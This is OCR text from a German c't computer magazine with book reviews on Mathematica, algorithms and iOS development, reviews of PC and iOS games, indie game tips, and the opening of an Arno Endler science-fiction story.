Offenbar ist ein Appetit machendes Foto eine Mitmach-Voraussetzung bei beiden Rezepte-Sammlern. Ansonsten enthalten die Steckbriefe bei den Aggregatoren nur kurze Beschreibungen. Ein Klick darauf öffnet den kompletten Beitrag in der Originalquelle. Beide Aggregatoren bieten auch eine Suchmaschine, um nach einem bestimmten Schlagwort suchen zu können. foodgawker kategorisiert seine Sammlung zudem nach Themen, sodass man sich zum Beispiel nur Sandwiches und Wraps anzeigen lassen kann.


Im deutschsprachigen Raum gibt es solche Aggregatoren nicht. Wer einen RSS-Reader benutzt, kann sich aber seine eigene Feed-Sammlung zusammenstellen. Die Adressen von ein paar Dutzend deutscher Food-Blogs findet man bei **Salatwerkstatt**. Die Website des österreichischen **AMA Food Blog Award** listet 94 Food-Blogs aus der Alpenrepublik. (jo@ct.de)

c't Diese Seite mit klickbaren Links:
ct.de/yquk

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag



Heidelberg 2014
mitp
304 Seiten
30 €
ISBN 978-3-8266-9666-4

Knut Lorenzen

Einführung in Mathematica

Berücksichtigt die kostenlose Version 10 für den Raspberry Pi

Mathematica von Wolfram Research ist ein Urgestein der Software-Welt. Seit 26 Jahren lösen Mathematiker, Naturwissenschaftler und Ingenieure damit vielfältige Probleme. Das komplexe Anwendungspaket bringt sogar eine eigene Programmiersprache mit. Die aktuelle Desktop-Heimversion 10 für Windows, Mac OS oder Linux kostet knapp 300 Euro; im Profi-Zuschnitt sind schon über 3000 Euro fällig. Seit 2013 gibt es allerdings eine kostenlose Version für den Raspberry Pi.

Die Lektüre von Lorenzens Buch, das bei den ersten Schritten mit dem Softwarepaket helfen will, setzt außer soliden Mathematikkenntnissen nichts voraus. Der Autor beginnt an der Oberfläche – er stellt zunächst die wichtigsten Eigenschaften der Benutzerschnittstelle vor und gibt Tipps für effektives Arbeiten. Dann geht er immer weiter in die Tiefe. Lorenzen spendiert dem Leser spektakuläre Funktionsplots; ein ganzes Kapitel widmet er der Definition und Parametrisierung von Funktionen. Hier geht es durchaus ans Eingemachte – das Buch führt den Leser bis zur Darstellung beinahe beliebiger Objekte im dreidimensionalen Raum.

Dass Mathematica auch über Möglichkeiten zur Klang- und Spracherzeugung verfügt, weiß nicht jeder. Der Autor gönnt diesem Thema einen kurzen Abschnitt. Ausführlich stellt er hingegen die Analysis-Funktionen und die Mechanismen zur Lösung von Gleichungssystemen vor. Auch eine Einführung in die Programmierung fehlt nicht.

Vorbildlich erklärt Lorenzen die Arbeit mit Mathematica auf dem Raspberry Pi. Er beschreibt jeden Weg, Mathematica halbwegs sinnvoll auf dem Kleinstrechner zum Laufen zu bekommen. Vom reinen SSH-Zugriff bis zu VNC ist alles dabei. Sogar eine portable Lösung mit Akku wird vorgestellt. Der Autor verschweigt auch nicht die Schwächen der Pi-Version von Mathematica. Man erfährt sogar, wie sich einige davon korrigieren lassen. (Maik Schmidt/psz@ct.de)

London 2014
WH Allen
304 Seiten
23 € (Taschenbuch 12 €, Kindle-E-Book 18 €)
ISBN 978-0-7535-4168-5

Luke Dormehl

The Formula

How Algorithms Solve all our Problems … and create more

Algorithmen spielen, oft unbemerkt, eine immer größere Rolle im täglichen Leben eines jeden. Sie helfen bei der Partnersuche, bestimmen, welche Werbung und welche Produktempfehlungen wir im Web zu sehen bekommen, und führen uns im Navi zum Ziel. Dabei treffen sie immer mehr Entscheidungen, für die bislang Menschen zuständig waren. Umso fataler können die Auswirkungen sein – wenn das Scoring der Bank gegen einen Kredit plädiert oder wenn die Gesichtserkennungs-Software einen Fluggast für einen Terroristen hält.

Insofern wäre ein Buch sehr hilfreich, das allgemeinverständlich Wirkungsweise und Grenzen von Algorithmen erklärt. Dazu müsste es aber im Detail erläutern, wie die an vielen Stellen eingesetzen Algorithmen funktionieren. Dormehl zerstört alle Hoffnungen darauf aber bereits auf Seite drei. Sein Buch wolle sich Algorithmen nicht von der Seite der Informatik nähern, dafür gebe es bereits genug Fachbücher.

Auch wenn er dann doch gelegentlich auf die Funktionsweise einzelner Algorithmen eingeht: Meist muss anekdotische Evidenz herhalten, um zu zeigen, was geht und wo es Probleme gibt. Dafür gibt es eine Menge psychologischer, soziologischer und philosophischer Betrachtungen, nicht selten mit wissenschaftshistorischer Komponente. Im Kapitel über das Job-Scouting via Facebook springt er zum Beispiel plötzlich völlig unmotiviert ins 19. Jahrhundert.

An vielen Stellen entsteht der Eindruck, Dormehl habe zu allen Themen einfach alles aufgeschrieben, was ihm so durch den Kopf gegangen ist. Das ist mitunter durchaus interessant zu lesen, auch weil er viele interessante Beispiele bringt und wichtige Fragen stellt: Soll ein autonomes Auto die Geschwindigkeitsbeschränkungen überschreiten dürfen, wenn sein Fahrer dringend ins Krankenhaus muss? Befriedigende Antworten bleibt das Buch letztlich schuldig, schon weil es viel zu weit über dem Thema schwebt. (Jo Bager/jo@ct.de)

Bonn 2014 (2. Aufl.)
Rheinwerk (Galileo)
393 Seiten
30 € (Epub-E-Book: 25 €)
ISBN 978-3-8362-3482-5

Klaus M. Rodewig, Jörg Brunsmann

iPhone- und iPad-Apps entwickeln

Ideal für Programmiereinsteiger

Wenn es um die Materie der App-Programmierung für iOS 8.0 geht, kann man die Einstiegsschwelle hoch oder niedrig setzen. Rodewig und Brunsmann machen den Schritt zur eigenen App so leicht, dass ihr Buch sogar Nur-Anwendern mit minimalem Programmierwissen und einer gehörigen Portion Neugier dazu verhelfen kann, iOS-Apps mit Entwickleraugen zu sehen.

Die Autoren behandeln den gesamten Ablauf der App-Entwicklung von der Idee bis zur Umsetzung. Beschrieben wird also nicht bloß der Umgang mit Xcode, sondern es gibt auch einen Einstiegs- und Auffrischungskurs in Sachen C-Programmierung. Man bewegt sich dabei von allgemeinen Regeln hin zu den speziellen Eigenarten des Entwickelns mit Objective-C.

Was guter und schlechter Programmierstil ist, wird anhand von Codebeispielen deutlich. Schrittweise steigt man tiefer in die Arbeit mit dem – inzwischen veralteten – Xcode 5.1 ein, lernt das Oberflächendesign kennen und erfährt vieles über die unterschiedlichen Zielplattformen iPad und iPhone. Es gibt einen Einblick in professionelle Arbeitsweisen, wozu die Nutzung von Storyboards und der strukturelle Aufbau der App nach dem Model-View-Controller-Prinzip gehören.

Weitere Gesichtspunkte, die oft erst in weiterführender Literatur auftauchen, sind die Ansteuerung von Schnittstellen und die Kommunikation einer App mit anderen Diensten. Rodewig und Brunsmann lassen externe Browser-Fenster öffnen und zeigen, wie man Wetterdaten in eigene Apps integriert. Auch der Weg von der fertigen App über das Apple-Entwicklerprogramm hin zum App Store wird einsteigerfreundlich abgehandelt. Insgesamt vollzieht das Buch einen gelungenen Rundumschlag. Die verwendeten Code-Beispiele lassen sich unter www.luftkissenfahrzeug-voller-aale.de herunterladen.

(Ulrich Schmitz/psz@ct.de)

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Die Rache der Maskenfrau

In Aventurien, der Welt des Rollenspielsystem-Klassikers „Das Schwarze Auge", steht ein Krieg bevor. Von ihren eigenen Leuten verraten und eingekerkert, hat Königin Cassia vier Jahre lang auf Vergeltung gesonnen. Von Hass und Spinnengift zerfressen, konnte sie endlich dem Verlies entkommen. Jetzt verbirgt sie ihr Gesicht hinter einer Maske und baut eine Armee auf. Deren Kern sollen die legendären Blackguards werden, mit denen sie Mengbilla einnehmen und den Haifischthron wieder besteigen will. Es ist die Aufgabe des Spielers bei **Blackguards 2**, ihr dabei zu helfen.

Daedalic knüpft mit dem rundenorientierten Spiel direkt an dessen Vorgänger an. Von den dort vertretenen Antihelden sind nur noch Naurim, Zurbaran und Takate übrig. Positiv fällt von Anfang an die Umgebung auf. Die Kampffelder sind schön gestaltet und halten Überraschungen bereit. Entzündbare Ölpfützen, fragile Kistentürme und instabile Bauten lassen sich in strategische Überlegungen einbeziehen. Die Taste <V> lässt alle handhabbaren Objekte anzeigen. Wie im ersten „Blackguards"-Spiel erfolgt die Steuerung über ein übersichtliches Ringmenü. Der Aktionsradius wird in Sechseckfeldern gemessen; angezeigt wird zudem die Trefferchance für einzelne Ziele. Weniger übersichtlich ist die Darstellung aktiver Verbündeter und Feinde am unteren Bildrand gestaltet. Je nachdem, wer am Zug ist, verschiebt sich die Map-Darstellung. Das geht manchmal selbst für Schnellblicker zu fix. Problematisch ist auch die feste Kameraperspektive.

Die Charakterentwicklung geschieht bei Blackguards 2 nach bewährtem Muster. Die Fertigkeiten und Talente lassen sich in vier Stufen steigern; zudem kann man bei Händlern verbesserte Ausrüstung für die Truppe erwerben. Zwischen den Kämpfen gibt es Gelegenheit, mit Freund und Feind zu verhandeln, Gefangene zu verhören und Unentschlossene zu Verbündeten zu machen. Gespräche öffnen auch neue Nebenquests oder werfen Informationen zur gegnerischen Taktik ab. Unerfahrene Spieler sollten auf frustrierende Erlebnisse gefasst sein: Selbst im niedrigsten Schwierigkeitsgrad ist die Herausforderung hoch. Anspruchsvolle Strategiefreunde freuen sich jedoch auf die etwa 40 Stunden Spielzeit, die sie mit den insgesamt 50 Missionen verbringen können.

(Stephan Greitemeier/psz@ct.de)

Blackguards 2	
Vertrieb	EuroVideo Medien GmbH, www.blackguards2.daedalic.de
Betriebssystem	Windows 8, 7, Vista, XP
Hardware-anforderungen	Mehrkernsystem, 4 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Registrierung und -Aktivierung über Steam (Sonderedition DRM-frei)
Idee ⊕	Umsetzung ○
Spaß ⊕	Dauermotivation ○
1 Spieler • Deutsch • USK 12 • 17 €	
⊕⊕ sehr gut ⊖ schlecht	⊕ gut ○ zufriedenstellend ⊖⊖ sehr schlecht

Teamwork mit Handysteuerung

Mitten im Meer der Scherben steht die alte Festung, in der man Prinz Freedan gefangen hält. Bewacht von Monstern und der sadistischen Hexe Ink ausgeliefert, sinnt er auf Flucht. Als der Geist des Magiers Stayn ihn vor der Folter bewahrt, ist der Moment gekommen: Zusammen müssen Prinz und Magier die entführte Prinzessin Freya retten und aus dem gewaltigen Turm entkommen.

Tristoy ist nichts für Solisten; hier ist Zusammenarbeit angesagt. Am meisten Spaß machen das gemeinsame Rätsellösen und der kooperative Kampf am selben Rechner. Zum Steuern der Figuren können nicht nur PC-Tastatur und Xbox-360-Controller

dienen. Über die kostenlose „Uniplay"-App für Android und iOS lassen sich auch Smartphones per WLAN als schnurlose Steuergeräte nutzen. Die App erkennt die auf dem PC verfügbaren passenden Spiele und macht das Mobilgerät zum grafischen Gamepad. Das sieht hübsch aus, bedient sich aber nicht besonders gut. An kritischen Stellen verfehlt man leicht die virtuelle Taste.

Die Kooperation der Figuren ist gut ausbalanciert: Der fast körperlose Stayn ist nahezu unsterblich; seine Energiekugeln können einen Feind aus der Distanz betäuben. Um diesen auszuschalten, muss dann allerdings Freedan einspringen; der starke Nahkämpfer hat allerdings nur ein Leben. Das Spiel, das sich in zwei bis drei Stunden absolvieren lässt, führt die beiden Helden durch 25 kleine Dungeon-Räume. Die Atmosphäre erinnert an Klassiker wie Castlevania. Die einfachen Rätsel, auf die man stößt, wiederholen sich leider bald. Diverse Bugs und Designfehler vermiesen den Spielspaß: Die Kraftanzeige etwa verdeckt einen Teil des linken Bildrandbereichs, was vor allem beim dynamischen Split-Screen zum Problem wird. Ärgerlich wirkt sich auch die leichte Verzögerung der originellen Uniplay-Steuerung aus.

Schöne Einfälle wie auszuwählende Dialoge und die theoretische Reichweite der Spielerentscheidungen können Tristoy ebenso wenig retten wie die hübsch gezeichneten Hintergründe. Die mangelhafte Steuerung und der allzu eintönige Ablauf ermüden den Spieler zu sehr.

(Stephan Greitemeier/psz@ct.de)

Tristoy	
Vertrieb	Headup Games, www.uniworlds.de/portfolio/tristoy/
Betriebssystem	Windows 8, 7; außerdem Xbox One
Hardware-anforderungen	Mehrkernsystem, 4 GByte RAM, 896-MByte-Grafik
Kopierschutz	Online-Registrierung und -Aktivierung über Steam
Mehrspieler	2 online/am selben Rechner
Idee ⊕	Umsetzung ○
Spaß ⊖	Dauermotivation ⊖
Deutsch • USK noch nicht geprüft, red. Empf.: ab 12 • 20 €	

© Copyright by Heise Zeitschriften Verlag

Götterjagd mit Feuerwerk

In einem fremden Universum erwacht eine verlorene Seele. Verschweißt mit einem Kampfschiff und gelenkt von einer väterlichen Stimme soll sie vier „Götter“ jagen und töten – für die Verbrechen, die diese verübt haben. Tatsächlich handelt es sich bei den „Göttern“ um gewaltige Maschinen. Horden von Drohnen beschützen sie.

Kromaia vom kleinen spanischen Entwicklerstudio Kraken Empire bringt das Erlebnis eines flotten Arcade-Shooters der Amiga-Ära auf den Heim-PC. Mithilfe von Crowdfunding finanziert und mehrfach preisgekrönt, wirft Kromaia den Spieler als Piloten eines Kampfgleiters in eine faszinierende 3D-Welt. Die großen Levels stecken voll schwebender Tempel, mysteriöser Maschinen und abstrakter Effekte. An den eingesetzten Unschärfe-Filter muss das Auge des Spielers sich erst gewöhnen; allerdings übt gerade dieser nebelartige visuelle Akzent auch einen eigentümlichen Reiz aus.

Es bleibt wenig Zeit, die mit Ablenkungen gespickte Umgebung zu genießen: Mechanische Feinde greifen pausenlos an. Gefährlich sind vor allem Kollisionen mit ihnen. Schnell verliert man den Überblick. Orientierung bietet ein am Schiff angebrachter pfeilebestückter Kreis, der stets in Richtung des nächsten Ziels deutet. Die einzusammelnden Power-ups bestehen fast ausschließlich in Antriebs-Upgrades; nur selten erhält man etwa einen neuen Schutzschild.

Vier verschiedene Schiffstypen, die je zwei Waffen bieten, werden nacheinander freigeschaltet. Typ „Alpha“ hat das klassische Maschinengewehr und ein sehr breit streuendes Geschütz. „Tau“ bringt Raketen und ein Zielerfassungssystem mit. „Mu“ nutzt Laser im Einzelfeuer oder als Dauerstrahl. „Psi“ wiederum ist für den Nahkampf konzipiert: Eine Lasersense fegt Feinde vom Himmel und eine spezielle Umhüllung verwandelt das Schiff in eine Art großen Ninja-Wurfstern. Außer dem Story-Modus kann man einen „Punkteangriff“ auf Zeit spielen. Hierfür stehen von Beginn an alle Schiffstypen zur Verfügung. Die Ergebnisse schlagen sich im „Elysium“, der Rangliste, nieder.

Bombastische Umgebung und pausenlose Action ziehen den Spieler schnell in ihren Bann. Die Steuerung hat es in sich; fliegerisches Können ist wichtiger als Feuerkraft. Leider bieten die Kämpfe wenig Abwechslung und die Aufrüstungsstufen sind vorgegeben. Kurze Spielsessions kann man genießen, aber allzu lange hält die Freude nicht an.
(Stephan Greitemeier/psz@ct.de)

Kromaia	
Vertrieb	Kraken Empire, www.krakenempire.com/kromaia/media.html
Betriebssystem	Windows 8, 7, Vista
Hardware-anforderungen	Mehrkernsystem, 3 GByte RAM, 1-GByte-Grafik
Kopierschutz	Online-Registrierung und -Aktivierung über Steam
Idee ○ Spaß ⊕	Umsetzung ○ Dauermotivation ⊖
1 Spieler • Deutsch • USK 12 • 18 €	

Tempo im Turm

Seit Jahrhunderten beschützt die Magier-Bruderschaft von Daedalon die Menschheit. Nur selten nimmt sie Neulinge in ihren Reihen auf. Nach 20 Jahren magischen Trainings müssen die Daedalon-Novizen sich der ultimativen Prüfung stellen: dem **Ziggurat**. Es findet in einem Turm voller Fallen und Monster statt – nur die besten Zauberer überleben es.

Das spanische Entwicklerstudio Milkstone hat ein schnelles Spiel mit stimmungsvoller Fantasy-Optik geschaffen, das sich wie ein geradliniger Shooter anfühlt. Mit jedem neuen Betreten des Schauplatzes ändern sich Lage und Inhalt der Räume. Das Spektrum der Monster reicht von Schwarzen Feen bis zu Killermöhren. Zusätzlich fordern Lavaflüsse und Selbstschussanlagen die Geschicklichkeit heraus. Vor allem aber kommt es auf Schnelligkeit an. Es gibt nur den Fernkampf; hierbei sorgen aber Dutzende magischer und alchemistischer Waffen vom Zauberstab bis zur Magmapistole für Abwechslung. Vier Waffen-Slots stehen zur Verfügung. Die magische Munition ist jedoch knapp – man muss sie erschlagenen Feinden entwenden. Auch neue Lebenspunkte findet man so selten, dass das Ausweichen bald wichtiger wird als das Anbringen von Treffern. Man arbeitet sich von Raum zu Raum vorwärts, indem man zunächst nach dem Schlüssel, dann nach dem Portal des Level-Bosses sucht. Ein Speichern des Spielstandes ist nicht möglich: Wer stirbt, beginnt wieder bei Level 1.

Dass dennoch keine Frustration aufkommt, verdankt das Spiel der Vielfalt an zu gewinnenden Fertigkeiten und Power-ups. Pausenlos aktiviert man neue Skills und Waffen. Zudem lässt sich die eigene Figur gegen einen der bis zu elf freizuschaltenden weiteren Hauptcharaktere austauschen, die über besondere Kräfte verfügen. Ziggurat setzt stark auf die Gunst des Zufalls: Nicht nur Räume und Gegner, auch Veränderungen werden ausgewürfelt. Nicht alles, was man erringt, wirkt sich günstig aus. So gibt es drei Statuen, vor denen man meditieren kann. Im Austausch für Lebens- oder Zauberkraftpunkte erhält man dann vielleicht eine stärkere Waffe, vielleicht aber bloß reduzierte Geschwindigkeit. Der Zufall bringt manche Enttäuschung, aber auch zusätzlichen Reiz. Reaktionsschnelle Magieschüler haben ihren Spaß an dem mit Humor gewürzten Spiel und seiner liebevoll gestalteten Fantasy-Grafik.
(Stephan Greitemeier/psz@ct.de)

Ziggurat	
Vertrieb	Milkstone Studios, www.milkstonestudios.com/games/ziggurat
Betriebssystem	Windows 8, 7, Vista, XP; Mac OS X ab 10.9; Linux
Hardware-anforderungen	Mehrkernsystem, 3 GByte RAM, 1-GByte-Grafik
Kopierschutz	Online-Registrierung und -Aktivierung über Steam
Idee ○ Spaß ⊕	Umsetzung ⊕ Dauermotivation ○
1 Spieler • Deutsch • USK nicht geprüft, red. Empf.: ab 12 • 15 €	

© Copyright by Heise Zeitschriften Verlag

Auf die harte Tour

Der verwegene Held des Top-Down-Shooters **Space Marshals** muss Gangster im Weltraum jagen, wobei er taktisches Kalkül und dicke Knarren einsetzt.

Ein Gefängnisraumschiff wird entführt, die Insassen entkommen und richten sich auf einem Planeten häuslich ein. Als knarziger Marschall begibt sich der Spieler auf die Jagd und schaltet sukzessive den Obergangster aus sowie dessen schießwütige Spießgesellen.

Dazu steuert er den Gesetzeshüter aus der Vogelperspektive durch verzweigte Level, in denen man Gefangene befreien, Informationen besorgen und Maschinen zerstören muss. Dabei stellen sich ihm natürlich die Gangster in den Weg, mit denen er sich immer wieder Scharmützel liefert. Für die Schießereien kann er nach und nach seine Waffen aufrüsten und Feinde mit Granaten hinter ihrer Deckung erwischen.

Doch Space Marshals ist kein reinrassiger Shooter, in dem man nur auf Dauerfeuer schaltet. Stattdessen muss man stets die Deckung nutzen und an einem Gegner schon mal mit einer Tarnkappe vorbeischleichen. Im Unterschied zu reinen Schleich-Spielen wie Metal Gear Solid kann der Marshal Gegner jedoch nicht meucheln; selbst schlafende Wachen exekutiert er mit seiner Flinte.

Die Action wurde brachial inszeniert und die Steuerung funktioniert auf dem Touch-Screen erstaunlich präzise. In den Leveln findet der Marshal stets genügend Felsen, Grabsteine und Holzfässer, hinter denen er in Deckung geht. Einige Missionen bestreitet man unter Zeitdruck; sie scheitern, wenn er zu häufig stirbt. Insgesamt bleibt der Schwierigkeitsgrad aber moderat. Munition und Gesundheitspunkte sind in großer Menge vorhanden, Zwischenspeicherpunkte folgen in kurzen Abständen aufeinander.

Der schwedische Hersteller Pixelbite hat sich bereits mit den Titeln der Reckless-Racing-Serie einen Namen gemacht. Dank Metal-Unterstützung sieht Space Marshals unter iOS 8 klasse aus; Ladezeiten sind kürzer als der Flug einer Handgranate. Der Entwickler peppt das hübsch klischeehafte Western-Setting mit Science-Fiction-Elementen auf, mitunter tauchen sogar Zombie-Cowboys auf.

Die witzigen und gut synchronisierten Dialoge, die unterhaltsame Story sowie die deftige Geräuschkulisse halten den Spieler in dieser rundherum gelungenen, mit taktischen Schleicheinlagen gewürzten Action-Ballerei gut vier bis fünf Stunden bei der Stange. Zwei weitere Kapitel wurden bereits angekündigt.

(Peter Kusenberg/hag@ct.de)

Space Marshals	
Vertrieb	Pixelbite
Systeme	ab iOS 7 (ab iPhone 4S)
Idee ⊕	Umsetzung ⊕
Spaß ⊕	Dauermotivation ⊕
1 Spieler • Deutsch • ab 12 Jahren • 5 €	
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht	


Indie- und Freeware-Tipps

Vier Jahre arbeitete das Team Psykskallar an dem Horror-Adventure **Cry of Fear**, das für Windows-Rechner auf Steam angeboten wird. Auf der technischen Grundlage der Source-Engine von Half-Life 1 programmierten die Entwickler eine achtstündige Solo-Kampagne, schufen neue Figuren, Objekte, Texturen, Geräusche und Musikuntermalung. Selbst ein Coop-Modus für vier Spieler ist enthalten. In der eigenständig laufenden Freeware streift der Spieler

durch eine mit Zombies verseuchte skandinavische Stadt und muss sich der Untoten mit allerlei Waffen erwehren. Gewiss ist die Grafik nicht auf dem Stand der Technik und die Sprachausgabe zuweilen dilettantisch, der gruseligen Atmosphäre tut dies jedoch keinen Abbruch.

Unter dem Namen **Tetrageddon Games** (Browser) hat Nathalie Lawhead eine Online-Arcade-Halle für psychedelisch skurrile Freeware-Spiele eröffnet. Die Spielchen sind so etwas wie eine Pop-Art-Parodie auf den digitalen Alltag. Die Entwicklerin hat sich bei ihren wilden Themensprüngen an der wunderbaren Welt der Schwerkraft von Monty Python orientiert, in deren bizarren Welt der Spieler wie Alice im Wunderland jede Menge Kaninchenbaue trifft. Die Entwicklerin ermutigt Spieler, den Open-Source-HTML5-Code des Projektes zu laden und um eigene Ideen zu ergänzen. Für das kommende Independent Games Festival wurde Tetrageddon für den Nuova-Award nominiert.

Als ein „chaotisches Malprogramm“ bezeichnen Andi McClure und Michael Brough ihr Spiel **Become A Great Artist in Just 10 Seconds** (Windows, Mac). Je nachdem, welche Taste auf dem Keyboard der Spieler/Maler drückt, verziert das Programm Pixelbilder mit verschiedenen Störungen, Glitches, Verzerrungen, Farbverläufen, sodass innerhalb von zehn Sekunden chaotisch bunte Bilder entstehen, die – würde man sie auf riesigen Leinwänden in Museen platzieren – wahrscheinlich für große Kunst gehalten würden. So deckt dieses kleine, für den Nuovo Award beim Independent Games Festival nominierte Spiel auf, dass in jedem ein Künstler steckt.



Mehr Tipps für originelle Indie-Spiele finden Sie in unserem Video-Blog „c't zockt“ auf heise.de und auf unserer gleichnamigen Kurator-Liste auf Steam. (hag@ct.de)


c't Downloads und Video: ct.de/y7gg

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Schattenwirtschaft



Im Knobelspiel **Shadowmatic** dreht der Spieler ungestalte 3D-Figuren im Licht, bis ihre Schatten bekannte Gegenstände zeigen. Die verwinkelten 3D-Figuren schweben in der Luft und werfen dank diverser Lichtquellen Schatten an die Wand. Der Spieler dreht die 3D-Objekte seitwärts, nach oben und unten, um die X- und Y-Achse. Sind zwei oder drei Figuren vorhanden, so kann man sie zusätzlich auf einer Umlaufbahn kreisen lassen. Im Idealfall verschmelzen ihre Schatten zum Bild des fraglichen Begriffs: einem Elefanten, einem Engel oder einer Tabakspfeife.

Das Herumprobieren kann mehrere Minuten dauern. Zwar zählt ein Timer die Zeit, bestraft den Spieler aber nicht, wenn er etwas länger braucht. Als Hilfsmittel gibt es sechs Punkte am unteren Bildrand, die nacheinander aufleuchten, umso mehr der Schatten dem gesuchten Objekt ähnelt. Mitunter ist es jedoch schwierig, die geforderten Umrisse exakt zu treffen. Abgesehen von dieser unnötigen Akribie in den späteren Puzzles wirkt die Steuerung überzeugend und ermöglicht millimetergenaue Änderungen.

Insgesamt warten über 70 Schattenfiguren in neun Themenwelten auf ihre Entdeckung. In-App-Käufe sind möglich, jedoch unnötig. Zwar fehlt es der anspruchsvollen 3D-Objekt-Raterei langfristig an Abwechslung, beim gelegentlichen Knobeln ist die Schattensuche jedoch überaus entspannend.

(Peter Kusenberg/hag@ct.de)

Shadowmatic	
Vertrieb	Triada Studio
System	iOS
Idee ⊕	Umsetzung ⊕
Spaß ⊕	Dauermotivation ○
1 Spieler • Deutsch • ab 4 Jahren • 3 €	

Kurvenkratzer

Im Rennspiel **Reckless Racing 3** steuert der Spieler sein Fahrzeug aus der Vogelperspektive über kurvenreiche Strecken voller Hindernisse und rabiater Gegner.

Wie in den beiden Vorgängern hat sich das schwedische Entwicklerteam auf das Kurvenkratzen fokussiert. Die Strecken erfordern gutes Fingerspitzengefühl: Lässt man seinen Kipplaster quer in die Kurve vor dem Steilküstenufer rutschen, so sollten maximal die Pylonen ins Meer purzeln. Dank der präzisen Steuerung kann es der Spieler zur Meisterschaft bringen und die A-Klasse-Wettbewerbe gewinnen, was ihm Preisgelder und mithin neue Fahrzeuge einbringt.

Neben den Rennen darf man an Drift-Wettbewerben teilnehmen, wo möglichst dauerhaftes und kunstvolles Schlittern belohnt wird; auf den pfiffigen Parcours darf der Wagen kein Hindernis berühren. Die Wettbewerbe wirken motivierend, denn die KI-Gegner fahren ruppig – zumindest in den höheren Schwierigkeitsgraden. In der Anfänger-Klasse fährt der Spieler oft allein an der Spitze.

Leider hat Pixelbite den Mehrspielermodus gestrichen, nur via Highscore-Tabelle darf man mit seinem Drift-Können prahlen.

Wie in den Vorgängern haben die Entwickler wundervoll abwechslungsreiche Strecken voller Details gestaltet. Man fährt über muschelbedeckte Strände, umrundet eine bimmelnde Kapelle und schlittert durch Matschpfützen.

Die umfangreichen Wettbewerbe laden ein zum stundenlangen Driften und Rasen, wobei man die In-App-Kaufangebote getrost ignorieren kann.

(Peter Kusenberg/hag@ct.de)

Reckless Racing 3	
Vertrieb	Pixelbite
Systeme	iOS (auch für Android)
Idee ○	Umsetzung ⊕
Spaß ⊕	Dauermotivation ○
1 Spieler • Deutsch • ab 4 Jahren • 3 €	

Mit geschlossenen Reihen

Das iOS-exklusive **Hero Emblems** mixt ein typisches Japan-Rollenspiel mit Match-3-Knobeleien. In diesem durch Puzzle Quest populär gewordenen Genre-Mix kämpft die Heldentruppe, indem der Spieler auf dem unteren Feld bunte Steine in 3er- oder längeren Reihen sortiert. Je länger und komplexer die Reihen, desto stärker greifen die Helden ihre Feinde an, verstärken ihre Verteidigung oder füllen ihre Gesundheit wieder auf.

Die Story ist banal: Eine Prinzessin wird entführt, ihr Königsvater ist sterbenskrank, also bricht ein munteres Heldenquartett auf, um Töchterchen und Heiltrank zu beschaffen. Jede der vier Figuren hat besondere Fähigkeiten, die durch eigene Steinchen in der Kampfmatrix repräsentiert werden. Die Herzen etwa stehen für die Heilerin, der Stern für die offensiven Zauber der Hexe.

Im Vergleich zu Titeln à la Candy Crush spielt Strategie in den Schiebepuzzles eine größere Rolle. Durch Kombination von mehr als drei Steinen aktiviert der Spieler Spezialangriffe, mit denen er starke Levelbosse in die Knie zwingt. Mitunter kann es sinnvoll sein, diese Steine für einen späteren Kampf aufzuheben. Die Gegner können Steine blockieren oder vergiften, was die Reihenbildung zusätzlich erschwert.

Nach einer Eingewöhnungsphase steigt der Schwierigkeitsgrad merklich an, sodass man mit seinem Heldentrupp viele Kämpfe auf der Karte abgrasen muss, damit sie nach dem Level-Aufstieg fit genug sind für den nächsten Bosskampf. Dadurch zieht sich die Spielzeit auf etwa zwölf Stunden etwas unnötig in die Länge. Die dudelnde Musik schaltet man besser ab, die grafische Aufmachung ist eher zweckmäßig als hübsch.

Zwar erreichen die Kämpfe nicht das Niveau des originalen Puzzle Quest, aus der übrigen Masse an Match-3-Spielen sticht das Helden-Abenteuer jedoch heraus und sorgt für einen kurzweiligen Zeitvertreib.

(Peter Kusenberg/hag@ct.de)

Hero Emblems	
Vertrieb	Heatpot Games
System	iOS
Idee ○	Umsetzung ○
Spaß ⊕	Dauermotivation ○
1 Spieler • Englisch • ab 4 Jahren • 3 €	

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Wie ein Clown dem anderen

TEIL 1

ARNO ENDLER

© Copyright by Heise Zeitschriften Verlag

Wenn ich meine Meinung zu Ihrer Aversion äußern dürfte …“, begann Otto einen Disput, den ich nicht führen wollte.

„Nein. Mich interessiert deine Sichtweise nicht“, verbat ich mir jede weitere Einmischung. „Du bist ein verflixter E-Fam. Was geht es dich an, was ich über Karneval denke?“

„Nun …“, klang die Stimme in meinem Schädel, an die ich mich so sehr gewöhnt hatte. „Sie haben selbstverständlich Recht, Bürger Mayer. Ich schweige ab sofort.“

Was er dann auch tat, während ich im Fahrstuhl einige Ebenen im Sektor drei nach unten fiel. Es war einer dieser neuartigen Express-Lifte, die mit einer magenerweichenden Geschwindigkeit kabel- und berührungslos per Magnetantrieb durch die Röhren stürzten oder raketenschnell stiegen.

